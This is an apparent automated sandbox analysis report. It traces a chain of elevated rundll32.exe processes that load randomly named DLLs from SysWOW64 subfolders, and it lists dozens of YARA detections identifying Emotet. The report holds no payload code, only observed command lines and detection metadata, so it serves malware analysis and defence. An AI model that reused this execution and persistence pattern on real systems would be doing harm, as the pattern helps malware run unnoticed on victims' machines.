0000000A.00000002.474954492.00000000025A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2812**, Parent PID: **2856**

General

Target ID:	11
Start time:	23:29:42
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vynkcaqowyax\awlbpzydkj.dai",eCIlnBbopQsHZ
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.477681405.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.477468433.0000000000811000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.477225934.00000000007E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1272**, Parent PID: **2812**

General

Target ID:	12
Start time:	23:29:50
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vynkcaqowyax\awlbpzydkj.dai",DllRegisterServer
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.513222322.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512899048.0000000000A41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512928569.0000000000AB0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512996042.00000000024B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512498870.00000000001A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.513150958.0000000003080000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.513084856.0000000002A40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.513119737.0000000002F11000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512955437.0000000000BF1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512644490.0000000000441000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.513030492.0000000002531000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512441171.0000000000170000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512674317.0000000000470000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.513180019.0000000003101000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512601527.0000000000410000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2604**, Parent PID: **1272**

General

Target ID:	13
Start time:	23:30:03
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Nbcvytvfdctpr\ypizexh.jni",DTzZcwBzvukLX
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.515660080.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.515365273.0000000000290000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.515468825.00000000006F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2700**, Parent PID: **2604**

General

Target ID:	14
Start time:	23:30:08
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Nbcvytvfdctpr\ypizexh.jni",DllRegisterServer
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551254560.00000000026E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551495876.0000000002F90000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551115923.00000000008E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551161049.0000000000A51000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551542350.0000000003131000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551016676.0000000000880000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551292521.0000000002750000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551587623.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551064488.00000000008B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.550663447.0000000000221000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.550603107.0000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551207015.00000000023D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551387065.0000000002850000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551322248.0000000002781000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.551422656.0000000002921000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2964**, Parent PID: **2700**

General

Target ID:	16
Start time:	23:30:22
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Ditxkaqsfgmceab\rvapdmavyfv.jgp",XhTgIPP
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.553407188.00000000001A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.553477687.0000000000231000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.553700748.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2760**, Parent PID: **2964**

General

Target ID:	17
Start time:	23:30:26
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Ditxkaqsfgmceab\rvapdmavyfv.jgp",DllRegisterServer
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594132166.0000000000901000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.593877639.00000000001E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594377793.0000000002880000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594111922.00000000008D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594180055.00000000009C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594421745.00000000028B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594540165.0000000003031000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594153605.0000000000930000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594076623.0000000000891000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594635198.00000000030E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594481069.0000000002E40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.593923730.0000000000300000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594575357.0000000003060000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.594724619.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.593897086.0000000000211000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2548**, Parent PID: **2760**

General	
Target ID:	18
Start time:	23:30:42
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qnjqx\xohsny.wba",zykxfMjqzK
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.597604576.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.596897580.0000000000130000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.597182512.0000000000231000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **1584**, Parent PID: **2548**

General	
Target ID:	19
Start time:	23:30:46
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qnjqx\xohsny.wba",DllRegisterServer
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660050633.00000000023D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660299054.0000000002D10000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659831488.00000000009C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660327240.0000000002D91000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659758879.0000000000961000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660266694.0000000002C61000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659477991.0000000000361000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660127341.0000000002840000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659519643.00000000005C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660086465.0000000002461000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659432268.0000000000330000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.662795416.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660160297.0000000002901000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.658914705.00000000001F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.660227992.0000000002B30000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659987477.0000000000A91000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.659040226.0000000000301000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly